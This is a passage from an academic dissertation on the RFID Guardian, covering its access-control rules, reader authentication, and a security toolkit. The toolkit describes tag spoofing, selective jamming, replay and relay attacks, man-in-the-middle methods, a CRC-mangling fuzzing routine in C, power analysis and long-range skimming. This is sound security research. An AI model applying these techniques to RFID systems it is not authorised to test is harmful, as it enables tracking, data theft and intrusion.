Functionality both enables per-usage security negotiations between the RFID Guardian and RFID readers, and also reduces the need for the revocation of cryptographic RFID tag keys (since RFID readers never have the tag keys to begin with.) Here is how RFID Proxy Functionality works: An untrusted RFID reader passes a request for a desired query to the RFID Guardian, preferably over a secure channel. Upon the successful completion of a possibly complex security negotiation, the RFID Guardian then reissues the query in encrypted form, on the behalf of the RFID reader. The RFID Guardian then receives the encrypted tag response, decrypts it, and forwards the response to the RFID reader that requested it. Prerequisites for RFID Proxy Functionality are cryptographically-enabled RFID tags, the centralized storage of RFID tag keys, and 2-way RFID communications between the RFID Guardian and RFID readers. Unfortunately, RFID Proxy Functionality will not work with low-cost RFID tags that are too cheap to support the required on-tag security mechanisms.

Selective RFID Jamming is an example of destructive mediation where the RFID Guardian blocks unauthorized RFID queries on the behalf of RFID tags. By filtering RFID queries, Selective RFID Jamming provides off-tag access control for low-cost RFID tags that are not powerful enough to support their own on-tag access control mechanisms. Here is how Selective RFID Jamming works: An RFID reader sends a query to an RFID tag, and the RFID Guardian captures and decodes the query in real-time. It then determines whether the query is permitted, and if the query is not allowed, the RFID Guardian sends a jamming signal that is just long enough to block the RFID tag response.

7.3.2. Implementation

The RFID Guardian's security policy is implemented as an Access Control List (ACL). The ACL resembles one used by a standard packet filter, that allows or denies RFID traffic based upon the querying reader (if known), the targeted tag(s), the attempted command, and the context (if any).

An ACL consists of several files:

- A .tags file containing tags and/or sets of tags
- A .readers file containing readers and their roles
- A .acl file containing rules and contexts

7.3.3. Example ACL Policy

The following example illustrates how granular access control is implemented in the RFID Guardian used to filter typical ISO-15693 RFID communications.

Example: Access Control List

```
#####################################################
# Example rules
#####################################################

# By default, we want to leave RFID traffic alone
rule P15693 ACCEPT {

  role = *;

  tags = *;

  query = { command = *; };

};

# But we generally want to block all queries to our tags
rule P15693 DENY {

 role = *;

 tags = @TI_WHITE;

 # Leave out: it's the default # query = { command = *; };

};

# Let my guardian at home read all of my tags
rule P15693 ACCEPT {

 role = TRUSTED;

 query = { command = *; };

 tags = @TI_WHITE;

};
```

As indicated in the comments, the ACCEPT/DENY decision-making happens in three tiers, each with have increasing priority level.

Example: Reader List

```
# Readers
reader HOME_READER {

  key = { type = tripledes; store = authkey1; };

};
reader SCHIPHOL {

  key = { type = rsa_public; store = "schiphol-public.pem"; };

};
reader MOTHERS_READER { };

# Roles
role TRUSTED {

  HOME_READER,

};
```

The Reader List demonstrates how to define readers and roles. Readers are individual instances of RFID reader HW, and roles are simply groups of readers with a shared Role-Based Access Control (RBAC) key. For example: the role "TRUSTED" is defined here, who as we recall, is able to query tags in set @TI_WHITE.

Example: Tag List

```
@tag P15693 PHILIPS {

  tag P15693 { tagid = 0xe0040100003b2252; },

  tag P15693 { tagid = 0xe0040100003afab9; },

  tag P15693 { tagid = 0xe0040100003b0cbd; },

};
@tag P15693 TI_WHITE {

  tag P15693 { tagid = 0xe0070000023426f8; },

};
```

The Tag List demonstrates how to define tags and tag sets. For example: the protected tag-set "TI_WHITE" (as mentioned in the ACL) is defined here.

7.4. AUTHENTICATION

Access control regulates which RFID readers can access which RFID tags under which circumstances. However, this mechanism needs a reliable way to determine which reader is sending any given RFID query. Some RFID tags can perform direct authentication with RFID readers, but this often does not work with low-cost tags, or it may be necessary to modify current RFID air interfaces in order to get these schemes to work[38]. On-tag authentication also cannot directly convey the authentication results to higher-level RFID privacy management systems. In contrast, the RFID Guardian offers "off-tag authentication" by authenticating RFID readers on the behalf of the RFID tags, and directly supporting the access control methods from the previous section.

RFID Guardian-reader authentication should be implemented over the two-way RFID communications channel, using any standard challenge-response algorithm that is widely implemented and understood. This challenge-response should support both one-way and mutual authentication, to address the risk of foreign (i.e. untrusted) RFID Guardians. The authentication protocol is always initiated by the RFID reader, since it requests RFID tag access asynchronously from the RFID Guardian. A key distribution scheme is also necessary to facilitate the exchange of shared keys between the RFID Guardian and RFID readers. Key pre-establishment is useful for swapping keys with RFID readers that the user plans to have a lasting relationship with (e.g. the neighborhood supermarket), and this key exchange could occur using a variety of out-of-band means. On-the-fly key distribution, on the other hand, is useful when the RFID Guardian wants to establish a temporary trust relationship with an unfamiliar RFID reader. For example, Nancy may want her RFID Guardian to perform a transaction with an RFID reader located at a supermarket that she happens to be visiting. On-the-fly key distribution could use in-band RFID communications, and may also take advantage of a supporting Public Key Infrastructure.

After the successful authentication of a reader, the RFID Guardian faces a practical problem: for noncryptographic RFID tags there is no easy way to determine which RFID queries originate from which RFID reader. The best solution would be for RFID standardization committees to add space for authentication information to the RFID air interface. However, until that happens, we are using our own imperfect solution: in the last step of authentication an RFID reader announces which queries it's going to perform, and these queries are noted as part of an "authenticated session" when they occur.

7.4.1. Back-End Infrastructure

To prevent an RFID Guardian from itself being spoofed by a malevolent reader, Guardians and readers must authenticate each other. In addition, readers need to authenticate themselves to access tags, since the default ruleset specifies that the Guardian distrusts all unknown readers. To support such authentication we use existing authentication protocols. More interesting and worth an explanation are the authentication infrastructures we foresee for our scenarios.

Symmetric-Key Based

For many applications reliance on symmetric-key based authentication is the best choice. This avoid the use of expensive and rigid PKI services. Example of such scenarios are the following:

- **Company-Based** A small shop may use RFID tags for inventory management. The shop has a single reader at the cash register so any query from a different reader is considered a threat. In such scenarios a pairwise symmetric key is shared between the reader and the Guardian. In this context, the shopkeeper can find out directly if the device is compromised and just remove the key corresponding to that reader from the RFID Guardian. There is no revocation information to be disseminated.

- **User-based** A user wants to allow only few designated readers (e.g. those of her family and friends) to access her tags. With the assistance of the RFID Guardian, she generates symmetric keys and shares them between her Guardians and those readers, either by entering the key on the reader's keyboard or by any other resurrecting-duckling type of exchange. Here again revocation is assumed to be easily handled by the user if a compromised device is discovered.

Asymmetric-Key Based

Other applications must scale world-wide and may also span across several organizations, so the cost of a PKI is balanced by its benefit and the need to support nonrepudiation. Examples of such scenarios are the following:

- **Global PKI** Similar to what happen in other industries (i.e. consumer electronics for certification of compliant devices), RFID systems manufacturers can form a consortium to run a global PKI. Such a PKI can be used to certify RFID equipment; a protocol like SSL can be used with these certificates. This is a well-known model (with well-known problems such as revocation)[146][126].

- **Company-based PKI** Many companies may want to run their own PKI to certify their own readers and those of their suppliers and/or customers. Wal-Mart is an example of such a company. The extra cost paid to deploy the PKI is balanced by the flexibility to issue certificates as needed, with no external limitations. The usual revocation issues apply here as well.

- **Consumer-based PKI** Consumers may want to create their own PKIs for the purpose of authenticating a limited number of external readers they allow to access their tags. These readers are not malicious but consumers may not trust them. However consumers may find it convenient to let their tags interacting with these readers. In this scenario, readers are external (e.g., belong to the shops the consumers go to) while the Guardian, which runs the PKI services, is owned by the consumer. Different from the above user-based scenario where readers (or more precisely their owners) were trusted, here they are not trusted, thus PKI services are required for liability issues.

CHAPTER 8

Tools for RFID Security

There is no RFID Security industry, but maybe there should be. Radio Frequency Identification (RFID) systems must undergo the same kinds of security audits and "red teaming" as other widely-deployed computer systems. However, RFID deployers lack knowledge about computer security, while computer security professionals lack the tools to help them scale the learning curve, and transfer their skills to the RFID domain. The end result is that RFID deployers are unable to perform a proper risk assessment of their systems, and thus "security by obscurity" reigns as a nearly unchallenged "protection mechanism" for most real-world RFID deployments.

To address this problem, we have designed the RFID Guardian to also serve as a versatile toolkit for RFID Security. In this capacity, we envision the RFID Guardian as a figurative cross between Kismet[83] and Metasploit[100] for RFID, with the implication of opening up the RFID domain to both script kiddies and security professionals alike.

More concretely, the RFID Guardian provides facilities for: Diagnostics and Monitoring (i.e., signal detection, traffic auditing, Intrusion Detection), Packet Manipulation (i.e., RFID tag spoofing, relay / replay attacks, Man-in-the-Middle), Penetration testing (i.e., RFID fuzzing, RFID power analysis).

8.1. DIAGNOSTICS AND MONITORING

The mass media have spawned a great deal of confusion regarding RFID operational ranges. Some RFID industry sales and marketing folks cling tenaciously to the claim that nominal read ranges are the absolute limit, while agitators make wild claims about how passive RFID tags can be tracked by satellites. The net result is the consequence that both RFID deployers and consumers have difficulty

visualizing either the theoretical or practical read range limitations, and just do not have a realistic sense of the threat that they or their deployments face.

The RFID Guardian makes a useful contribution by offering a platform for experimental diagnostics and monitoring of the radio emissions of readers or tags in an RFID deployment. It allows security auditors to answer the following questions: how far away can an attacker eavesdrop on RFID tag responses? On RFID reader queries? With a super-large directional antenna? And what is the range for performing traffic analysis? The RFID Guardian HW is modular, so you can simply plug in an analog front end for the scenario you want to test. Plus unlike with the simple use of an oscilloscope, the RFID Guardian is able to interpret RFID queries/responses, allowing the auditor to make a further distinction between the ranges of RFID signals that can be detected vs. decoded.

It is also worth suggesting that the RFID Guardian may have logistical applications, since RFID tag positioning and read-rates are issues that perpetually confound RFID deployers. For example, RFID deployers can use the RFID Guardian to take signal-strength measurements to help determine the ideal positions of RFID tags and RFID readers.

8.1.1. RFID Traffic Auditing

The RFID Security toolkit performs "traffic auditing," in the form of RFID scan logging and RFID tag logging. Both these logs are stored in a binary format, that can be uncompressed by a shell script that displays them in the following form.

Example Scan Log

```
Request frame:
MRG_FRAME_15693_GET_SYSTEM_INFORMATION(MRG_FRAME_15693_DATA_RATE_FLAG)
Request frame:
MRG_FRAME_15693_READ_MULTIPLE_BLOCK(MRG_FRAME_15693_DATA_RATE_FLAG—
MRG_FRAME_15693_ADDRESS_FLAG)
uid=00000000f0f0f0f4,first=0,n=1+3,
Request frame:
MRG_FRAME_15693_WRITE_MULTIPLE_BLOCK(MRG_FRAME_15693_DATA_RATE_FLAG
— MRG_FRAME_15693_ADDRESS_FLAG)
uid=00000000f0f0f0f4,first=0,n=1+3, ((0x4d 0x52 0x47 0x20 )(0x52 0x65 0x61 0x64 )
(0x65 0x72 0x20 0x43 )(0x6e 0x6e0x63 0x74 )),
Request frame:
MRG_FRAME_15693_INVENTORY(MRG_FRAME_15693_DATA_RATE_FLAG—
MRG_FRAME_15693_INVENTORY_FLAG)
masklen=0x04,mask=0x0,
```

Example Tag Log

```
0 0xe007000012d716b0 Fri Nov 09 15:21:47 2007
1 0xe007000012d716b1 Fri Nov 09 15:21:47 2007
2 0xe007000012d716af Fri Nov 09 15:21:47 2007
0 0xe007000012d716b0 Fri Nov 09 15:23:54 2007
3 0xe007000012d716ac Fri Nov 09 15:23:54 2007
4 0xe00780c335c6415b Fri Nov 09 15:23:54 2007
5 0xe007000012d716ab Fri Nov 09 15:23:54 2007
6 0xe007000012d716bb Fri Nov 09 15:23:54 2007
7 0xe007000012d716b8 Fri Nov 09 15:23:55 2007
8 0xe0070000023426f8 Fri Nov 09 15:23:55 2007
```

The RFID Security toolkit also maintains configuration logs (for recording configuration changes), plus "real-time alerting" in which certain (configurable) kinds of logged events cause the user to be audibly or visually warned in real-time.

8.1.2. RFID Intrusion Detection

Just like *tcpdump* logs provide useful input for network-based IDSes, the RFID Guardian RFID scan logs and RFID tag logs might provide a useful input for an "Intrusion Detection System" (IDS) for RFID. More specifically, we can process this data to search for attacks targeting RFID tags (i.e. malicious manipulation of tag data), attacks against RFID readers (i.e. RFID malware[132]), or even attacks against the RFID Guardian itself.

With standard network-based IDS, possible methods to search for RFID "intrusions" include signature matching (i.e. matching RFID exploit signatures) and anomaly detection (i.e. flagging abnormal RFID system behavior). Of course, to implement such a system, there are a number of open research questions including: How do you define an intrusion? What happens if an intrusion is detected? How do you deal with false positives/negatives? And would Intrusion Prevention Systems for RFID make sense? We intend to explore these questions and concepts in future research.

8.2. PACKET MANIPULATION

There are several manners in which one can manipulate RFID traffic. This section will briefly describe RFID tag spoofing, selective RFID jamming, RFID replay/relay attacks, and RFID-based Man-in-the-Middle (MitM) attacks.

8.2.1. RFID Spoofing/Jamming

The implementation of RFID tag spoofing and selective RFID jamming are described in Chapter 6. Both techniques are quite flexible: we can easily spoof 200 tags at once, selectively jam an equal number of tag responses, and "replace tags with fake ones" by performing spoofing and jamming at the same time. But more importantly, the RFID Guardian also uses tag spoofing and jamming as atomic units upon which we build more complex RFID security functionality.

8.2.2. RFID Replay/Relay Attacks

The RFID Guardian can perform replay attacks by listening to an RFID reader query, logging the tag response, and then spoofing that tag response upon reception of another identical reader query. Also, the RFID Guardian can perform relay attacks by listening to RFID reader queries, and transmitting the query (out of band) to another Guardian (let's say Guardian 2), which performs the identical RFID reader query, eavesdrops on the tag response, and then sends the tag response (out of band) back to Guardian 1, who then spoofs the tag response to the original RFID reader. It is worth noting that relay attacks have pretty strict timing constraints, which require an out-of-band medium with a sufficiently high bandwidth.

Neither of these attacks are novel: RFID replay attacks have been performed using the ProxMark III[177], and Verichip cloner[178]; and RFID relay attacks have been implemented by Kfir and Wool[84]. However, it is important to mention these attacks because an RFID Security testing suite is incomplete without them.

8.2.3. RFID Man-in-the-Middle

An attacker can perform an RFID reader-based MiTM attack by listening to the beginning of the incoming reader query, garbling the end of the query (CRC + EOF), and then retransmitting the query (w/ desired modifications). This kind of MitM should be fairly easy to do, since there are no real-time issues.

An attacker can also perform an RFID tag-based MiTM attack by listening to the beginning of the incoming tag response, garbling the end of the tag response (CRC + EOF), and then retransmitting the tag response (w/ desired modifications). This is slightly more complicated, due to the timing constraints of ISO-15693. However, another option if the RFID reader happens to be polling (which they usually are) is to transmit the tag response during the next time the RFID reader issues the query.

8.3. PENETRATION TESTING

Penetration testing is a necessary means of testing the security of RFID firmware and middleware implementations. This section will discuss our implementation of RFID fuzzing, and will hypothesize about the future application of Differential Power Analysis on the RFID Guardian.

8.3.1. RFID Fuzzing

Fuzzing is a method of testing software by seeing how it reacts to completely unexpected inputs. It was invented in 1989 by Prof. Barton Miller at the Univ. of Wisconsin-Madison. It has also been recently popularized by H.D. Moore and others, with their Month of browser bugs[113] and Month of kernel bugs[61]. Fuzzing works by throwing randomly-generated (partially-invalid) data at some layer of the software. The top-layer contains random junk, but all layers underneath it must be correct to prevent the fuzzed packet from being discarded as a noise burst. Fuzzing has been used to look for zero-day exploits in web browsers, OS kernels, filesystems, etc..

RFID fuzzing tests RFID middleware. Such testing is needed because malware (exploits, viruses, worms) poses a threat to RFID middleware[132], requiring the middleware to be tested for security holes. To perform this testing, security professionals need proper tools. The RFID Security Toolkit can use its 'tag transmitter' to send carefully crafted bogus packets to RFID readers to test their ability to withstand such input and find security bugs in the middleware of their backend systems.

RFID middleware has 3 layers, all of which can be fuzzed:

Framing layer: RFID standards dictate the format of bits and framing delimiters, including 0s, 1s, start-of-frame, and end-of-frame. Variable elements at the framing layer include: time parameters, frequencies, and adherence to Manchester encoding. Treatment of frames that violate the standards is hardware-specific, so this is potentially a layer at which we can break the RFID middleware.

Command layer: RFID standards dictate the format of low-level commands. Example commands include: Inventory query and Read/Write Data Block. RFID requests/responses can have invalid combinations of data/flags/parameters, and so forth. For example, an inventory query without the inventory flag set or other queries with the inventory flag set, or an incorrect data length all might cause the middleware to fail. The RFID Guardian has routines to randomly generate invalid parameter combinations to try to induce such a failure.

Application layer: At the application layer, RFID middleware usually performs operations with acquired tag IDs and on-tag data. The RFID Guardian can fuzz this layer by feeding the middleware RFID exploits (including SQL/code

injection attacks and buffer overflows). We can use standard application-level fuzzers for this; here, the RFID Guardian simply provides a means for sending this data over the RFID wireless interface.

We have been using beSTORM[141] from Beyond Security to fuzzing the application layer of the Oracle Sensor Edge Server (SES) for RFID, as shown in Figure 8.1. Here is how it works:


- Panel 1: beSTORM generates random application level junk
- Panel 2: The fuzzing filter encodes the data (as specified by beSTORM) into a valid frame, that is sent over the RFID interface
- Panel 3: You can now see the junk that beSTORM produced in the back-end audit logs of the database (Oracle SES Server for RFID.)

8.3.2. RFID Differential Power Analysis

The RFID Guardian is also useful for performing side-channel attacks on RFID tags and/or contactless smart cards.

Power analysis attacks are a kind of noninvasive side channel attack. Power consumption of a CMOS circuit depends upon the data processed. Many cryptographic algorithms test all the bits in a key sequentially, performing different actions for a 0 bit than for a 1 bit. This different actions radiate different amounts of electrical energy, allowing an attacker to gain valuable information about keys and other internal data. Power Analysis is a very common attack against smartcards.

To do power analysis, one can measure power fluctuations in the RF field in the period between RFID tag-reader communications, which is when some RFID tags perform cryptographic operations. We have recorded a large number of power traces, using a Picoscope 5203 and a custom loop antenna probe, and analyzed the traces with the Inspector DPA software from Riscure. The next step is to perform this on the RFID Guardian.




```
static int
fuzz_raw_callback_pre(mrg_port_t *port,
                      const mrg_data_stream_t *c_stream,
                      void *arg)
{
    mrg_data_stream_t *stream = (mrg_data_stream_t *)c_stream;
    mrg_fuzzing_t *fuzz = arg;
    size_t      i;

    if (fuzz->verbose) {
        mrg_diag_printf("in the raw filter.\n");
        for (i = stream->consume; i < stream->append; i++) {
            if (stream->is_marker[i] != 0) {
                mrg_diag_printf("[0x%02x]", stream->is_marker[i]);
            }
            mrg_diag_printf("0x%02x", stream->data[i]);
            if (stream->is_marker[i] != 0) {
                mrg_diag_printf("]");
            } else {
                mrg_diag_printf(" ");
            }
        }
        mrg_diag_printf("\n");
    }

    if (fuzz->CRC_break_en) {
        if (fuzz->req_command == MRG_FRAME_15693_GET_SYSTEM_INFORMATION) {
            if (stream->is_marker[stream->append -3] == 0 && stream->is_marker[stream->append -2] == 0) {
                if (fuzz->verbose)
                    mrg_diag_printf("stream->data CRC of raw stream before mangling: 0x%02X 0x%02X\n",
                                    stream->data[stream->append - 3],
                                    stream->data[stream->append - 2]);

                stream->data[stream->append - 3] ^= 0xF3;
                stream->data[stream->append - 2] ^= 0xBF;

                if (fuzz->verbose)
                    mrg_diag_printf("stream->data CRC of raw stream after mangling: 0x%02X 0x%02X\n",
                                    stream->data[stream->append - 3],
                                    stream->data[stream->append - 2]);

            }
        }
    }

    return 0;
}
```

Details	Type Description	ID	Device Name	Data
	RFID Pass		SESnameid123	SESuniqueid 412
	Instr return code (subtype=0)	MessageEvent	remote	DOP:Device started
	RFID Pass		SESnameid123	SESuniqueid 413 QQ==
	RFID Pass		SESnameid123	SESuniqueid 414 QUE=
	Instr return code (subtype=0)	MessageEvent	remote	DOP:Device started
	RFID Pass		SESnameid123	SESuniqueid 415 QUFB
	Instr return code (subtype=0)	MessageEvent	remote	DOP:Device started
	RFID Pass		SESnameid123	SESuniqueid 416 QUFBQQ==
	Instr return code (subtype=0)	MessageEvent	remote	DOP:Device started
	RFID Pass		SESnameid123	SESuniqueid 417 QUFBQUE=
	Instr return code (subtype=0)	MessageEvent	remote	DOP:Device started
	RFID Pass		SESnameid123	SESuniqueid 418 QUFBQUFBQQ==
	Instr return code (subtype=0)	MessageEvent	remote	DOP:Device started
	RFID Pass		SESnameid123	SESuniqueid 419 QUFBQUFBQUE=
	Instr return code (subtype=0)	MessageEvent	remote	DOP:Device started
	RFID Pass		SESnameid123	SESuniqueid 420 QUFBQUFBQUFB
	Instr return code (subtype=0)	MessageEvent	remote	DOP:Device started
	RFID Pass		SESnameid123	SESuniqueid 421 QUFBQUFBQUFBQUE

Figure 8.1: RFID Fuzzing: A Step-By-Step Illustration

CHAPTER 9

Discussion

9.1. ATTACKS AGAINST THE RFID GUARDIAN

The RFID Guardian is a computer system, with its own fallibilities and weaknesses. This section will discuss some ways in which attackers can potentially exploit the RFID Guardian or the RFID tags/readers belonging to its users.

9.1.1. Denial of Service

Let us consider how attackers will try to defeat the RFID Guardian. They may use malicious readers or fake tags that try to confuse or lock up the RFID Guardian, so that the tags it protects can be read anyway. As for with all SW, the primary defense against well-known exploits like buffer overruns must be very careful programming of the RFID Guardian software, which is helped by its limited code size.

Failing that, their next attack is likely to be a DoS (Denial-of-Service) attack to overload the RFID Guardian and prevent it from doing its job. Two RFID Guardian resources are obvious candidates for attack: its limited radio bandwidth and its limited memory. RFID communications always follow the master-slave pattern, where the tag (slave) must respond after a well-defined delay. Attacking during this delay is not feasible: it would immediately alert the RFID Guardian and it would confuse the tags as well. Attacking between reader commands does not constitute a DoS vulnerability of the communication channel: it would be the same as a regular reader action. The attacker could jam the channel, of course, but then he could not read out any tags, which is the presumed reason he wants to cripple the RFID Guardian.

The other potential vulnerability is the limited RFID Guardian flash memory. An attack on the flash memory may target any one of three data structures: the

tag ownership list, the tag presence list, or the scan audit log. If an attacker with a battery-powered device simulated thousands of new tags in an attempt to fill up the ownership list or the current list, the RFID Guardian could warn the user about this abnormal activity.

Alternatively, the DoS attacker could try to fill up the audit logs. This does not cause a loss in protection of the owner's tags, but it certainly hampers the RFID Guardian's auditing capabilities. The maximum rate at which requests can be launched is determined by the bandwidth of the radio channel and the minimum frame size, both of which are specified by the standard. The data rate is 26.48 kbps. The minimum frame is (SOF, 32 data bits, EOF) which takes 1.322 ms followed by a mandatory silence of 320.9 μs, which works out to a maximum of 613 requests/sec.

An audit log entry contains the index of the tag being targeted, an index of the context, the command and a timestamp, which results in 2+2+1+4 = 9 bytes bytes. With 613 requests/sec, the attacker can fill up 5517 bytes of flash memory per second. The RFID Guardian prototype has 16MB of flash, of which 14MB is available for logging. Thus a maximum-speed attack would need 42 consecutive minutes of blasting away at full speed to fill the memory. Needless to say, the RFID Guardian should be sounding an alarm long before the memory begins to fill up, thus fulfilling its job of warning the user of an attack. Besides, flash memory is very cheap: another 16 MB might would add less than 2 dollars to the production cost.

To summarize, the RFID Guardian seems immune to the DoS attacks that we can identify, either because they would also disturb regular RFID interaction, or because the RFID Guardian has enough resources to defend itself long enough to alarm its owner after the threat has continued for some while.

9.1.2. Hidden Station Problem

In contrast to the aforementioned Denial of Service attacks, there are a number of attacks that are successful against the RFID Guardian.

First of all, the RFID Guardian can not protect tags from RFID queries it can not hear. To conduct inaudible RFID queries, an attacker can either use a super-directional antenna or use careful geographic positioning (this is known as the 'hidden station' problem.) While this attack would be successful, we assume that an attacker would have difficulties maintaining this for long, so we only deal with the "single reader" problem in this dissertation.

9.1.3. Incompatible Tags

The RFID Guardian has trouble dealing with tags working with unknown standards/frequencies. Additionally, attackers can evade RFID Guardian protection by tracking people using tags with pseudonyms. If the RFID Guardian has the pseudonym list (or PRNG seed), it can correlate the IDs, remaining aware that it is dealing with only one tag. If the RFID Guardian does not have the list (or seed), it will think that it is dealing with multiple tags that are only observed once.

9.1.4. Differential Signal Analysis

RFID readers could potentially trace the collision space, using collisions to re solve the IDs of RFID Guardian-protected RFID tags. We can improve this situation by adding some extra collisions, which will cause the algorithm to traverse a greater part of the ID space, making it look like more than one protected tag is present.

9.2. LEGAL ISSUES

The RFID Guardian is a dual-use technology; like any penetration testing platform, it can be used for noble and less noble purposes. However, experience in the computer security industry shows that hackers will have access to these tools anyways, so RFID deployers and computer security experts must also have access to them.

The RFID Guardian will certainly face legal issues. First of all, interfering with an RFID deployment or middleware that does not belong to the auditor (i.e., breaking into an RFID backend system and reading or modifying its code or data) is blatantly illegal. However, failing to answer an RFID query or blocking an RFID query or giving an incorrect answer is murkier as few jurisdictions have any legislation on this subject. In such situations, if a case comes to court, the opposing lawyers bring up analogies favorable to their side that they hope will sway the jury.

For example, what is the legal status of the Guardian (selectively) blocking unsolicited queries? The lawyer for the auditor is likely to say: “Incoming RFID queries are like e-mail spam: you did not ask for it, you do not want it, and you certainly have no legal obligation to treat it kindly and do whatever it is asking you to do.” The lawyer might add: “And you have every right to take measures to prevent future such queries from even being delivered, just as you have the right to employ a spam filter.” If the originating query comes from a government official performing his or her official duties (e.g., an immigration officer scanning

an RFID-enabled passport), the analogy with spam breaks down, of course.

Another unresolved issue is who owns "your" tags? If a consumer buys a product containing an RFID tag, can the store claim the tag contains its intellectual property and it is only licensing the tag to the consumer? Books and DVDs normally carry text explaining that the publisher owns the IP and that the consumer is only leasing it, not buying it. Is RFID-enabled underwear going to have to carry FBI notices in the future? Also, with books and DVDs, the consumer does have the right to partially destroy the product (e.g., tear pages out of a book.) May the consumer disable or destroy RFID chips in purchased products or otherwise prevent the store from querying the chips after purchase?

The whole legal structure for RFID tags is completely unclear at the moment, and so is the right of people to interfere with their operation. It will probably take years before laws and court cases produce some semblance of clarity–and the results may differ sharply from jurisdiction to jurisdiction.

CHAPTER 10

Related Work

This chapter presents an overview of research regarding the security and privacy of Radio Frequency Identification technology, including both offensive and defensive techniques. The chapter will conclude by comparing and contrasting the most closely-related technologies to the RFID Guardian.

Interested readers who want more information about RFID Security/Privacy are also encouraged to check out these survey papers. [139] [167] [47] [73] [74] [124] [147]

10.1. ATTACKING RFID

Attackers have a cornucopia of possible ways to attack RFID deployments: tag skimming, tag data manipulation, tag emulation, relay/replay attacks, tag cloning, and side-channel attacks. This section will discuss the state-of-the-art, plus give real-life anecdotes, for each of these kinds of attacks.

10.1.1. RFID Skimming

RFID tag skimming is basically a fancy term for the unauthorized reading of RFID tags. Several anecdotal public demonstrations have illustrated that the practical skimming range of RFID tag responses is larger than the nominal reading range advertised by RFID equipment manufacturers.

Short-Range Skimming The media likes to report about how hackers have made a sport of skimming at increasingly large distances; but RFID deployers should keep in mind that less "exciting" but equally devastating attacks can happen as a result of short-range skimming.

An instructive example of short-range skimming is the "Johnny Carson" attack, in which Tom Heydt-Benjamin and Kevin Fu from the University of Massachusetts at Amherst read cleartext personal data (name, credit card number) from first-generation RFID credit cards[64]. They named this the "Johnny Carson attack," after Carson's "Carnac the Magnificent" sketch, where he divines answers without physically opening an envelope containing the questions. Heydt-Benjamin and Fu hypothesize that, in such a way, criminals could bribe post office employee to harvest credit card information from sealed envelopes.

Tools like the RFID Sniffer[173] are commercially available for short-range "tcpdump-style" RFID sniffing.




Figure 10.1: RFID Sniffer

Long-Range HF Skimming One instance of long-range High Frequency (13.56 MHz) skimming was documented by Ilan Kirschenbaum and Avishai Wool, who published the design of an HF RFID skimmer in their USENIX Security paper 'How to Build a Low-Cost, Extended-Range RFID Skimmer' in 2006.[86] Their battery-powered device cost $100 and skims up to 35 cm. The antenna used by Kirschenbaum and Wool is shown in Figure 10.2.

Figure 10.2: Large RFID Skimming Antennas

There have been several less-rigorously documented examples of HF (13.56 MHz) RFID skimming from far greater distances. One notable example was at

the ACM Conference for Freedom and Privacy (CFP) in 2005, when Barry Steinhardt from the ACLU read the US State Department representative Frank Moss's demonstration RFID passport from more than a meter away[60].

Long-Range UHF Skimming One frequently cited example of long-range Ultra-High Frequency (860 MHz-2.45 GHz) RFID skimming was at DefCon 13, when researchers from the LA-based computer security firm Flexilis eavesdropped on a "passive" UHF RFID tag from 69 feet away[42].

While this work has since been reproduced by several others, the original news article unfortunately generated a fair amount of confusion among nonscientists, causing many to think that HF tags are sniffable from similar distances.

Long-Range Active Skimming Active RFID tags are essentially battery-powered sensors, so these kinds of tags could potentially be read from an unlimited distance away (i.e. by a satellite).

One particularly fun example is from Saponas et. al. at the University of Washington, who demonstrated a tracking system for Nike+ transponders[137]. Their tiny system (shown in Figure 10.3) was able to detect the Nike+ transponder up to 60 feet away. It then sent the location information to Google Maps and it SMS/emailed the details to a remote attacker.




Figure 10.3: Nike+ Sniffer

Theoretical Skimming Ranges It is possible for attackers to eavesdrop on RFID tag responses from distances much larger than those demonstrated anecdotally – in the end, physics imposes the absolute limits for RFID tag reading distances. To correctly answer the question "how far away can you read RFID tags?", one must consider several factors, including: the frequency of the RFID used, the type of tag-reader coupling used (inductive vs. backscatter), the ambient noise floor, the sensitivity of the receiver, the size of the antenna, and the design of the RFID tag (i.e. antenna design).

For inductively-coupled RFID (i.e. LF/HF), a general rule-of-thumb is to use the Friis Transmission Equation:

$$\boxed{\frac{P_r}{P_t} = (\frac{\lambda}{4\pi R})^2.G_t.G_r}$$

For RFID tags that use backscatter-based coupling (i.e. UHF, active), the signal-to-noise ratio is far more critical, thus the sensitivity of the receiver and ambient noise floor will prove to be the limiting factors.

10.1.2. RFID Data Manipulation

Both HW- and SW-based projects provide facilities for manipulating RFID tags on various levels of the RFID protocol stack.

Hardware-Based Tools

The OpenPCD is a fully open-source 13.56 MHz RFID reader[175]. It supports the ISO/IEC 15693/14443 standards, and the MIFARE standard, plus it gives users custom control over RF transmission/reception at each layer of the RFID protocol stack. This granularity of control enables attackers to perform subtle and complex operations on 13.56 MHz RFID transponders.




Figure 10.4: OpenPCD

